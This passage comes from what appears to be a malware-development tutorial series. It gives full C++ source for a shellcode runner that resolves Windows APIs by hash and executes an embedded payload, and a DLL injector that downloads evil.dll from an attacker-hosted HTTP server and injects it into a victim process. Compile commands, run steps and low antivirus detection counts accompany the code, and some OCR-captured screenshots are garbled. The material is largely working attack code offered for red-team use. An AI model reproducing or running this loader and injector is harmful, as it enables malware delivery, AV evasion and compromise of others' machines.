    PIMAGE_NT_HEADERS img_nt_header = (PIMAGE_NT_HEADERS)(  
        (LPBYTE)h + img_dos_header->e_lfanew);  
    PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)(
```

```

(LPBYTE)h +
img_nt_header->
OptionalHeader.
DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
PDWORD fAddr = (PDWORD)(
(LPBYTE)h + img_edt->AddressOfFunctions);
PDWORD fName = (PDWORD)(
(LPBYTE)h + img_edt->AddressOfNames);
WORD fOrd = (WORD)(
(LPBYTE)h + img_edt->AddressOfNameOrdinals);

for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
    LPSTR pFuncName = (LPSTR)(
(LPBYTE)h + fName[i]);

    if (calcMyHash(pFuncName) == myHash) {
        printf("successfully found! %s - %d\n",
pFuncName, myHash);
        return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
    }
}
return nullptr;
}

```

And, respectively, the `main()` function logic is different:

```

int main() {
    HMODULE mod = getKernel32(56369259);
    fnGetModuleHandleA myGetModuleHandleA =
    (fnGetModuleHandleA)getAPIAddr(mod, 4038080516);
    fnGetProcAddress myGetProcAddress =
    (fnGetProcAddress)getAPIAddr(mod, 448915681);

    HMODULE hk32 = myGetModuleHandleA("kernel32.dll");
    fnVirtualAlloc myVirtualAlloc =
    (fnVirtualAlloc)myGetProcAddress(
        hk32, "VirtualAlloc");
    fnCreateThread myCreateThread =
    (fnCreateThread)myGetProcAddress(
        hk32, "CreateThread");
    fnWaitForSingleObject myWaitForSingleObject =
    (fnWaitForSingleObject)myGetProcAddress(
        hk32, "WaitForSingleObject");

    PVOID lb = myVirtualAlloc(0, sizeof(my_payload),

```

```

    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
    memcpy(lb, my_payload, sizeof(my_payload));
    HANDLE th = myCreateThread(NULL, 0,
        (PTHREAD_START_ROUTINE)lb, NULL, 0, NULL);
    myWaitForSingleObject(th, INFINITE);
}

```

As you can see, I used Win32 API call by hash trick.

Then full source code (`hack.cpp`) is:

```

/*
 * hack.cpp - find kernel32 from PEB,
 * assembly style. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/04/02/malware-injection-18.html
 */
#include <windows.h>
#include <stdio.h>

typedef struct _UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING;

struct LDR_MODULE {
    LIST_ENTRY e[3];
    HMODULE base;
    void* entry;
    UINT size;
    UNICODE_STRING dllPath;
    UNICODE_STRING dllname;
};

typedef HMODULE(WINAPI *fnGetModuleHandleA)(
    LPCSTR lpModuleName
);

typedef FARPROC(WINAPI *fnGetProcAddress)(
    HMODULE hModule,
    LPCSTR lpProcName
);

```

```

typedef PVOID(WINAPI *fnVirtualAlloc)(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flAllocationType,
    DWORD  flProtect
);

typedef PVOID(WINAPI *fnCreateThread)(
    LPSECURITY_ATTRIBUTES    lpThreadAttributes,
    SIZE_T                   dwStackSize,
    LPTHREAD_START_ROUTINE  lpStartAddress,
    LPVOID                  lpParameter,
    DWORD                   dwCreationFlags,
    LPDWORD                 lpThreadId
);

typedef PVOID(WINAPI *fnWaitForSingleObject)(
    HANDLE hHandle,
    DWORD  dwMilliseconds
);

DWORD calcMyHash(char* data) {
    DWORD hash = 0x35;
    for (int i = 0; i < strlen(data); i++) {
        hash += data[i] + (hash << 1);
    }
    return hash;
}

static DWORD calcMyHashBase(LDR_MODULE* mdll) {
    char name[64];
    size_t i = 0;

    while (mdll->dllname.Buffer[i] && i < sizeof(name) - 1) {
        name[i] = (char)mdll->dllname.Buffer[i];
        i++;
    }
    name[i] = 0;
    return calcMyHash((char *)CharLowerA(name));
}

static HMODULE getKernel32(DWORD myHash) {
    HMODULE kernel32;
    INT_PTR peb = __readgsqword(0x60);
    auto modList = 0x18;
}

```

```

auto modListFlink = 0x18;
auto kernelBaseAddr = 0x10;

auto mdllist = *(INT_PTR*)(peb + modList);
auto mlink = *(INT_PTR*)(mdllist + modListFlink);
auto krnbase = *(INT_PTR*)(mlink + kernelBaseAddr);
auto mdl = (LDR_MODULE*)mlink;
do {
    mdl = (LDR_MODULE*)mdl->e[0].Flink;
    if (mdl->base != nullptr) {
        if (calcMyHashBase(mdl) == myHash) { // kernel32.dll hash
            break;
        }
    }
} while (mlink != (INT_PTR)mdl);

kernel32 = (HMODULE)mdl->base;
return kernel32;
}

static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
    PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
    PIMAGE_NT_HEADERS img_nt_header =
    (PIMAGE_NT_HEADERS)(
        (LPBYTE)h + img_dos_header->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)(
        (LPBYTE)h +
        img_nt_header->
        OptionalHeader.
        DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].
        VirtualAddress);
    PDWORD fAddr = (PDWORD)(
        (LPBYTE)h + img_edt->AddressOfFunctions);
    PDWORD fName = (PDWORD)(
        (LPBYTE)h + img_edt->AddressOfNames);
    PWORD fOrd = (PWORD)(
        (LPBYTE)h + img_edt->AddressOfNameOrdinals);

    for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
        LPSTR pFuncName = (LPSTR)((LPBYTE)h + fName[i]);

        if (calcMyHash(pFuncName) == myHash) {
            printf("successfully found! %s - %d\n",
            pFuncName, myHash);
            return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
        }
    }
}

```

```

        }
    }

    return nullptr;
}

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

int main() {
    HMODULE mod = getKernel32(56369259);
    fnGetModuleHandleA myGetModuleHandleA =
        (fnGetModuleHandleA)getAPIAddr(mod, 4038080516);
    fnGetProcAddress myGetProcAddress =
        (fnGetProcAddress)getAPIAddr(mod, 448915681);

    HMODULE hk32 = myGetModuleHandleA("kernel32.dll");
    fnVirtualAlloc myVirtualAlloc =
        (fnVirtualAlloc)myGetProcAddress(
            hk32, "VirtualAlloc");
    fnCreateThread myCreateThread =
        (fnCreateThread)myGetProcAddress(
            hk32, "CreateThread");
    fnWaitForSingleObject myWaitForSingleObject =

```

```

(fnWaitForSingleObject)myGetProcAddress(
    hk32, "WaitForSingleObject");

PVOID lb = myVirtualAlloc(0, sizeof(my_payload),
    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
memcpy(lb, my_payload, sizeof(my_payload));
HANDLE th = myCreateThread(NULL, 0,
    (PTHREAD_START_ROUTINE)lb, NULL, 0, NULL);
myWaitForSingleObject(th, INFINITE);
}

```

As you can see, I used the same hash algorithm.

demo

Let's go to compile it:

```

x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

[coconelonc@kali]:~/hacking/cybersec_blog/2022-04-02-malware-injection-18]
$ x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole /I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[coconelonc@kali]:~/hacking/cybersec_blog/2022-04-02-malware-injection-18]
$ ls -l
total 76K
-rwxr-xr-x 1 coconelonc coconelonc 41K Apr  5 02:15 hack.exe
-rw-r--r-- 1 coconelonc coconelonc 15K Apr  5 01:39 new.exe
-rw-r--r-- 1 coconelonc coconelonc 5,2K Apr  4 13:13 hack.cpp
-rw-r--r-- 1 coconelonc coconelonc 252 Apr  4 01:38 myhash.py
[coconelonc@kali]:~/hacking/cybersec_blog/2022-04-02-malware-injection-18]
$ 

```

and run (on victim's windows 10 x64 machine):

```

.\hack.exe

```

```
124     {"x0d|x2|x4|<|x5|x3|x4|x8|x0b|x5|x2|x0|x3|x8|x0b|x4|x3|x4|x8"-  
125     "x01|x0|x3|x0|x8|x0b|x8|x0|x0|x0|x8|x4|x5|x0|x7|x4|x6|x2|"},  
126     "x4|x8|x0|x1|x0|x5|x0|x5|x0|x8|x4|x8|x3|x4|x8|x4|x0|x2|x0|x4|x9  
127     "x0|x1|x0|x1|x0|x5|x0|x4|x8|x1|x9|x3|x4|x8|x4|x8|x4|x0|x2|x0|x4|x9  
128     "x0|x6|x4|x3|x3|x9|x4|x8|x3|x1|x0|x8|x4|x1|x9|x3|x4|x0|x1|x0|x8|x4|x9  
129     "x1|x3|x8|x0|x7|x5|x1|x3|x6|x3|x4|x24|x8|x0|x4|x5|x9|x3|x4|x0|x2|x0|x4|x9  
130     "x7|x5|x6|x3|x5|x3|x4|x8|x4|x8|x24|x4|x9|x0|x1|x0|x6|x3|x4|x0|x2|x0|x4|x9  
131     "x8|x8|x0|x4|x8|x3|x4|x8|x0|x4|x8|x1|x9|x1|x0|x3|x0|x1|x0|x8|x4|x9  
132     "x0|x4|x8|x8|x4|x8|x0|x1|x0|x5|x8|x1|x5|x8|x0|x9|x5|x9|x5|x4|x1|x5|x8  
133     "x4|x1|x5|x9|x4|x1|x5|x4|x8|x3|x8|x2|x0|x4|x1|x5|x2|x7|x5|x8|x1|x4|x1|x5|x8  
134     "x5|x9|x5|x9|x4|x8|x3|x4|x8|x1|x9|x4|x9|x5|xff|x5|x8|x5|x4|x7|x5|x8  
135     "x|x1|x0|x0|x0|x0|x0|x0|x3|x4|x8|x0|x9|x5|x1|x0|x1|x0|x0|x0|x0|x3|x4|x8  
136     "x4|x4|x8|x8|x5|x2|x5|x1|x0|x0|x0|x0|x4|x8|x3|x1|x1|x0|x4|x5|x8  
137     "x5|x6|x9|x7|x7|x5|x2|x8|x0|x1|x0|x2|x0|x8|x4|x1|x0|x4|x8|x5|xbd  
138     "x9|x1|x0|x7|x4|x8|x3|x4|x2|x8|x0|x8|x7|x5|x2|x0|x8|x4|x1|x0|x4|x8|x5|xbd  
139     "x7|x5|x9|x5|x9|x4|x7|x3|x7|x2|x6|x0|x8|x9|x5|x4|x8|x5|xda|xf  
140     "x|x5|x1|x0|x5|x6|x1|x7|x7|x2|x0|x6|x6|x5|x6|x7|x7|x2|x0|x3|x5|x6  
141     "x2|x2|x6|x5|x3|x3|x0|x0";  
142  
143     int main() {  
144         HMODULE mod = getKernel32(56369259);  
145         fnGetModuleHandleA myGetModuleHandleA = (fnGetModuleHandleA)  
146             fnGetProcAddress myGetProcAddress = (fnGetProcAddress)GetProcAddress(mod, 44B915681);  
147  
148         HMODULE hK32 = myGetModuleHandleA("kernel32.dll");  
149         fnVirtualAlloc myVirtualAlloc = (fnVirtualAlloc)GetProcAddress(hK32, "VirtualAlloc");  
150         fnCreateThread myCreateThread = (fnCreateThread)GetProcAddress(hK32, "CreateThread");  
151         fnWaitForSingleObject myWaitForSingleObject = (fnWaitForSingleObject)GetProcAddress(hK32, "WaitForSingleObject");  
152  
153         VOID lb = myVirtualAlloc(0, sized(my payload), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
154         memcpy(lb, my_payload, sized(my payload));  
155         HANDLE th = myCreateThread(NULL, 0, (PTHREAD_START_ROUTINE)lb, NULL, 0, NULL);  
156         myWaitForSingleObject(th, INFINITE);  
157     }  
158 }
```

As you can see, everything is worked perfectly :)

Let's go to upload to VirusTotal:

<https://www.virustotal.com/gui/file/0f5204336b3250fe2756b0a675013099be5f99a522e3e14161c1709275ec2d5/detection>

So 6 of 69 AV engines detect our file as malicious

This tricks can be used to make the static analysis of our malware slightly harder, mainly focusing on PE format and common indicators.

I saw this trick in the source code of Conti ransomware

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

PEB structure


TEB structure

PEB LDR DATA structure

GetModuleHandleA

GetProcAddress
windows shellcoding - part 1
windows shellcoding - find kernel32
Conti ransomware source code
source code in Github

32. malware development tricks. Download and inject logic. C++ example.



This post is the result of self-researching interesting trick in real-life malwares.

download and execute

Download and execute or in our case *download and inject* is interesting trick and designed to download payload or evil DLL from a url, with an emphasis on http, and execute or inject it. The benefits to the *download/execute* (or *download/inject*) approach are that it can be used behind networks that filter all other traffic aside from HTTP. It can even work through a pre-configured proxy given that said proxy does not require authentication information.

practical example

First of all, let's go to consider [classic DLL injection](#) malware. In the simplest case it will look like this:

```
/*
* classic DLL injection example
* author: @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```

#include <windows.h>
#include <tlhelp32.h>

char evildLL[] = "C:\\evil.dll";
unsigned int evillen = sizeof(evildLL) + 1;

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    LPVOID rb; // remote buffer

    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    // parse process pid
    if (atoi(argv[1]) == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    }
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
        DWORD(atoi(argv[1])));
    rb = VirtualAllocEx(ph, NULL, evillen,
        (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(ph, rb, evildLL, evillen, NULL);
    rt = CreateRemoteThread(ph, NULL, 0,
        (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
    CloseHandle(ph);
    return 0;
}

```

It's pretty simple as you can see.

Here I want to add some simple logic for downloading our `evil.dll`. In the simplest case it will look like this:

```

// download evil.dll from url
char* getEvil() {
    HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0",
        INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
    HINTERNET hHttpFile = InternetOpenUrl(hSession,
        (LPCSTR)"http://192.168.56.1:4444/evil.dll",
        0, 0, 0);
    DWORD dwFileSize = 1024;
    char* buffer = new char[dwFileSize + 1];
    DWORD dwBytesRead;
    DWORD dwBytesWritten;

```

```

HANDLE hFile = CreateFile("C:\\Temp\\evil.dll",
    GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ,
    NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
do {
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    InternetReadFile(hHttpFile, (LPVOID)buffer,
        dwFileSize, &dwBytesRead);
    WriteFile(hFile, &buffer[0], dwBytesRead,
        &dwBytesWritten, NULL);
    delete[] buffer;
    buffer = NULL;
} while (dwBytesRead);

CloseHandle(hFile);
InternetCloseHandle(hHttpFile);
InternetCloseHandle(hSession);
return buffer;
}

```

This function download `evil.dll` from attacker's machine (192.168.56.1:4444, but in the real-life scenario it can be looks like `evilmeowmeow.com:80`) and save to file `C:\\Temp\\evil.dll`.

Then, we run this code in the `main()` function. Full source code of our injector is:

```

/*
evil_inj.cpp
classic DLL injection example
author: @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <wininet.h>
#pragma comment (lib, "wininet.lib")

char evildLL[] = "C:\\Temp\\evil.dll";
unsigned int evilLen = sizeof(evildLL) + 1;

// download evil.dll from url
char* getEvil() {
    HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0",

```

```

INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
HINTERNET hHttpFile = InternetOpenUrl(hSession,
(LPCSTR) "http://192.168.56.1:4444/evil.dll",
0, 0, 0);
DWORD dwFileSize = 1024;
char* buffer = new char[dwFileSize + 1];
DWORD dwBytesRead;
DWORD dwBytesWritten;
HANDLE hFile = CreateFile("C:\\Temp\\evil.dll",
GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ,
NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
do {
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    InternetReadFile(hHttpFile, (LPVOID)buffer,
dwFileSize, &dwBytesRead);
    WriteFile(hFile, &buffer[0], dwBytesRead,
&dwBytesWritten, NULL);
    delete[] buffer;
    buffer = NULL;
} while (dwBytesRead);

CloseHandle(hFile);
InternetCloseHandle(hHttpFile);
InternetCloseHandle(hSession);
return buffer;
}

// classic DLL injection logic
int main(int argc, char* argv[]) {
HANDLE ph; // process handle
HANDLE rt; // remote thread
LPVOID rb; // remote buffer

// handle to kernel32 and pass it to GetProcAddress
HMODULE hKernel32 = GetModuleHandle("Kernel32");
VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
char* evil = getEvil();

// parse process ID
if (atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
}
printf("PID: %i\n", atoi(argv[1]));

```

```

ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
DWORD(atoi(argv[1])));

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, evillen,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);

// "copy" evil DLL between processes
WriteProcessMemory(ph, rb, evildll, evillen, NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0,
(LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
CloseHandle(ph);
return 0;
}

```

As usual, for simplicity, we create DLL which just pop-up a message box:

```

/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow from evil.dll!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
}

```

```
    return TRUE;  
}
```

So finally after we understood entire code of the injector, we can test it.

demo

First of all, compile DLL:

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive  
  
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ ls -lht  
total 204K  
-rwxr-xr-x 1 cocomelonc cocomelonc 91K Apr 15 16:38 evil.dll  
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 13 18:14 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 566 Apr 13 18:10 evil.cpp  
  
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ █
```

Then, compile injector:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole \  
-lwininet -I/usr/share/mingw-w64/include/ -s \  
-ffunction-sections -fdata-sections -Wno-write-strings \  
-fno-exceptions -fmerge-all-constants -static-libstdc++ \  
-static-libgcc -fpermissive
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
hack.cpp: In function 'int main(int, char**)':  
hack.cpp:49:28: warning: invalid conversion from 'FARPROC' (aka 'long long int (*)()') to 'void*' [-fpermissive]  
    49 |     void *lp = GetProcAddress(HMODULE("kernel32"), "LoadLibraryA");  
      |             ^~~~~~  
      |             FARPROC (aka long long int (*)())  
└─$ █  
  
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ ls  
total 204K  
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 15 16:41 hack.exe  
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 13 18:14 evil.dll  
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 566 Apr 13 18:10 evil.cpp  
  
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ █
```

Prepare simple web server on attacker's machine:

```
python3 -m http.server 4444
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]  
└─$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
██████████ Then, prepare simple web server.  
██████████
```

Make sure that the specified path exists in the victim's machine (C:\\Temp):


```

1 // ...
2 // ...
3 #include <stdio.h>
4 #include <stdlib.h>
5 #include <string.h>
6 #include <windows.h>
7 #include <winhttp.h>
8 #include <wininet.h>
9 #pragma comment (lib, "wininet.lib")
10 ...
11 ...
12 ...
13 ...
14 char evilDLL[] = "C:\Temp\evil.dll";
15 unsigned int evilLen = sizeof(evilDLL) + 1;
16 ...
17 // download evil.dll from url-
18 char* getEvil() {
19     INTERNET_HSession hSession = InternetOpen((LPCSTR)"Mozilla/5.0", 
20     INTERNET_OPEN_TYPE_DIRECT, InternetOpenUrl(hSession,
21     "http://123.123.123.1024", buffer, dwFileSize + 1);
22     char* buffer = new Char(dwFileSize + 1);
23     DWORD dwBytesRead;
24     DWORD dwBytesWritten;
25     HANDLE hFile = CreateFile("C:\Temp\evil.dll",
26     do {
27         buffer = new Char(dwFileSize + 1);
28         ZeroMemory(buffer, sizeof(buffer));
29         InternetReadFile(hHttpFile, (LPVOID)buffer, dwFileSize, &dwBytesRead, dwBytesWritten);
30         delete[] buffer;
31         buffer = NULL;
32     } while (dwBytesRead);
33     CloseHandle(hFile);
34     InternetCloseHandle(hHttpFile);
35     InternetCloseHandle(hSession);
36     return buffer;
37 }
38 ...
39 }

```


Finally, run victim process `mspaint.exe` and run injector `hack.exe`:

```
.\hack.exe <mspaint.exe's PID>
```





```
1 eval <pp>
2 simple DLL for DLL inject to process.
3 author: @ccomeonc
4 https://ccomeonc.github.io/tutorial/2021/09/20/... File Machine View Input
5
6 /*
7
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10
11 BOOL APIENTRY DllMain(HMODULE hModule, _DWORD nRe...
12     switch (nReason) {
13     case DLL_PROCESS_ATTACH:
14         MessageBoxA(
15             NULL,
16             "Hello from evil.dll!",
17             "evil",
18             MB_OK
19         );
20         break;
21     case DLL_PROCESS_DETACH:
22         break;
23     case DLL_THREAD_ATTACH:
24         break;
25     case DLL_THREAD_DETACH:
26         break;
27     }
28
29     return TRUE;
30 }
```



As you can see, everything is worked perfectly :)

Let's go to upload to VirusTotal:

<https://www.virustotal.com/gui/file/00e3254cdf384d5c1e15e217e89df9f78b73db7a2b0d2b7f5441c6d8be804961/detection>

So 6 of 69 AV engines detect our file as malicious

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

- InternetOpen
- InternetOpenUrl
- InternetReadFile
- InternetCloseHandle
- WriteFile
- CreateFile
- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread
- OpenProcess
- GetProcAddress
- LoadLibraryA

classic DLL injection
source code in Github

33. malware development tricks. Run shellcode via EnumDesktopsA. C++ example.

```
1 /*  
2 * .\hack.cpp - run shellcode via EnumDesktopA. C++ implementation  
3 * @cocomelonc  
4 * https://cocomelonc.github.io/~  
5 */  
6 #include <windows.h>  
7  
8 unsigned char my_payload[] = {  
9     0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,  
10     0xfc, 0x48, 0x21, 0x0f, 0xf0, 0xff, 0xff, 0xf, 0xf,  
11     0x51, 0x41, 0x05, 0x52, 0x51, 0x56, 0x48, 0x21,  
12     0x3e, 0x48, 0x20, 0x52, 0x18, 0x3e, 0x48, 0xb0,  
13     0x50, 0x3e, 0x48, 0x8, 0xf0, 0xb7, 0x18, 0x3e, 0x48, 0xb0,  
14     0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1,  
15     0xed, 0x3d, 0x41, 0x41, 0x51, 0x3e, 0x48, 0xb0, 0x52,  
16     0x40, 0x40, 0x40, 0x40, 0x40, 0x40, 0x40, 0x40,  
17     0x48, 0x91, 0x08, 0x59, 0x3e, 0x48, 0x20, 0x41,  
18     0x01, 0x20, 0x3c, 0x52, 0x48, 0xff, 0xff, 0x29, 0x2e,  
19     0xd6, 0xd4, 0x31, 0xc9, 0x48, 0x31, 0xc9, 0xac,  
